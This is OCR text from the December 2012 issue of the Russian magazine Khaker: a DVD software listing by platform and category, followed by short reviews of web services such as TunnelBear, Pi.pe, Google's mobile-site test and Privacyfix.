Simple Performance Boost 1.1.3
Soluto 1.3
SQLBackupAndFTP 8.1.5
WinGuard Pro 8.0.1.0
WinGuggle 2.4
Xleaner 4.20
YUMI 0.0.7.8

>UNIX
>>Desktop
Bombonodvd 1.2.1
Calibre 0.9.3
Cherrytree 0.28
Deadbeef 0.5.5
Devede 3.23.0
Ffdiaporama 1.4
Freemat 4.1
Glx-dock 3.1
Mirage 0.9.5.2
Mylene 20120910
Mythtv 0.26.0
Nemo 0.2.4
Photini
Shotwell 0.13.1
Transmageddon 0.25
Vlc 2.0.4
Webcamoid 3.2.0
Yakuake 2.9.9

>>Devel
Bombonodvd 1.2.1
Calibre 0.9.3
Cherrytree 0.28
Deadbeef 0.5.5
Devede 3.23.0
Ffdiaporama 1.4
Freemat 4.1
Glx-dock 3.1
Mirage 0.9.5.2
Mylene 20120910
Mythtv 0.26.0
Nemo 0.2.4
Photini
Shotwell 0.13.1
Transmageddon 0.25
Vlc 2.0.4
Webcamoid 3.2.0
Yakuake 2.9.9

>>Games
Conquests 1.2.1
OpenMW 0.18
Stuntrally 1.7

>>Net
Clawsmail 3.8.1
Davmail 4.1.0
Emesene 2.12.9
Firefox 16.0.1
Gfeedline 1.7.1
Graphic-pppoe-client 0.6
Leech raf 0.5.85
Lftp 4.4.0
Lightread 1.2.2
Mdc 1.0.4.3
Midori 0.4.7
Movgrab 1.1.12
Rejik 3.2.10
Sflphone 1.2.0
Skype 4.0.0.8
Steadyflow 0.2.0
Transmission 2.73
Turses 0.2.8

>>Security
antiparser 2.0
Ccrypt 1.10
Eurephia 1.1.0
Hash Extender
Inception
Jsch 0.1.49
Linotp 2.4.4
mitmproxy 0.8
netsniff-ng 0.5.7
Nikto2 2.1.5
Revelation 0.4.14
SiRA 0.1
SQLol 0.4.1
Strongswan 5.0.1
Stunnel 4.54
Suricata 1.3.2
The SSL Conservatory
Waf-fle 0.6.0rc1
Webcert 1.7.5

>>Server
Apache 2.4.3
BIND 9.9.2
CUPS 1.6.1
DHCP 4.2.4
FlockDB 1.8.5
JBossAS 7.1.2
Lucene 3.6.1
OpenLDAP 2.4.33
OpenSSH 6.1
OpenVPN 2.2.2
Postfix 2.9.4
PostgreSQL 9.2.1
Samba 3.6.9
Sendmail 8.14.5
Squid 3.2.3
Tomcat 7.0.32

>>System
Epm 1.0.3
Finit 1.7
Gparted 0.14.0
Linux 3.6.3
Mesa 9.0
Nvidia 304.60
Oz 0.9.0
Parallel 20121022
Pf-kernel 3.6.5
Rex 0.33.1
Ubuntu-builder 2.3.0
Virtualbox 4.2.2
Wine 1.5.15
Xcms
Xf86-video-intel 2.20.10


>>X-distr
Zorin OS 6.1
FreeNAS 8.3.0

>MAC
ALOD
AppKiller 0.9
Audio Switcher 1.5.1
BootChamp 1.4.1
ControlPlane 1.3.9
FixIt II 2.0
Functional 1.0
Growly Notes 1.2.11
Growly Write 1.0.2
MacTerm 4.0
NetSpot 2.0.265
Pixa 0.9.8
Rubilyn 0.0.1
SeaMonkey for PPC 2.13.1
Shortcat 0.3.6
Syrinx 2.6
Todoist 1.3

DVD

№ 12 (167) ДЕКАБРЬ 2012

ХАКЕР



WWW2




Удобный и приятный сервис для туннелирования на всех платформах

TUNNELBEAR

tunnelbear.com

Ты наверняка не раз сталкивался с тем, что твой российский IP-шник автоматически делает тебя третьесортным человеком в интернете. Если тебе когда-нибудь хотелось посмотреть, что собой представляют такие знаменитые сервисы, как Hulu, Netflix или Spotify, — каждый раз тебе подсовывали плашку, суть которой сводилась к тому, что тебе здесь не рады. TunnelBear — удобный, красивый и недорогой прокси-сервис, позволяющий получить американский IP для подобных целей. Разработчики предусматривают клиенты для Windows, Mac OS X, Android и iOS — таким образом, с одной учеткой за пять долларов в месяц можно получить неограниченный туннелированный трафик на всех своих устройствах. Бесплатно доступно 500 мегабайт в месяц.




Инструмент для переноса мультимедийных файлов между различными онлайн-сервисами

PI.PE

pi.pe

Каждый из нас за последнее время наверняка оброс разнообразными облачными сервисами, фото- и видеохостингами, учетками в социальных сетях и другим цифровым балластом. И вот незадача — твой контент в социальной сети часто оказывается труднодосягаемым. Хочешь перенести 500 фоток из твоего профиля в социалке в Picasa? Делай это вручную — разработчики совсем не заинтересованы в том, чтобы упростить эту работу. Pi.pe решает эту проблему: предоставляет простой интерфейс для миграции данных с одного сервиса на другой. Поддерживаются все облачные хранилища (Dropbox, Box.net, SugarSync, Google Drive, Skydrive), фотохостинги (Flickr, Picasa) и социальные сети (Facebook, Instagram).



Хорошая отправная точка перед началом адаптации сайта для мобильных устройств

READY TO GET MOBILE?

howtogomo.com

Сервис от Google позволяет провести набор простейших тестов для оценки «мобильности» твоего сайта. Насколько удобно будет кликать по навигационным элементам? Не слишком ли кучно расположены кнопки? Как будет выглядеть на маленьком экране главная страница сразу после загрузки? Сколько времени понадобится на загрузку? Сервис указывает на проблемные места и дает различные советы, как их устранить, — неплохая отправная точка для «мобилизации» твоего ресурса. Ну а когда ты займешься непосредственно адаптацией сайта, ты сможешь воспользоваться специализированными инструментами для тестирования верстки на различных экранах, например responsive.is.



Наглядный инструмент для сетевых параноиков, которых в последнее время становится все больше

PRIVACYFIX

privacyfix.com

Privacyfix — бесплатный сервис и расширение для браузеров Google Chrome и Mozilla Firefox, анализирующий то, как два главных любителя пользовательских данных — Google и Facebook — собирают о тебе информацию. Дело в том, что часто причиной утечки данных может оказаться какая-нибудь галочка, спрятанная глубоко в настройках сервиса, — Privacyfix может показать, как та или иная настройка профиля выдает тебя с потрохами, и дать рекомендации, что необходимо изменить. В будущем список поддерживаемых сервисов увеличится — появится анализ деятельности сервисов Twitter и LinkedIn. В общем, советую попробовать данное расширение — вполне возможно, что тебя неприятно удивят результаты анализа.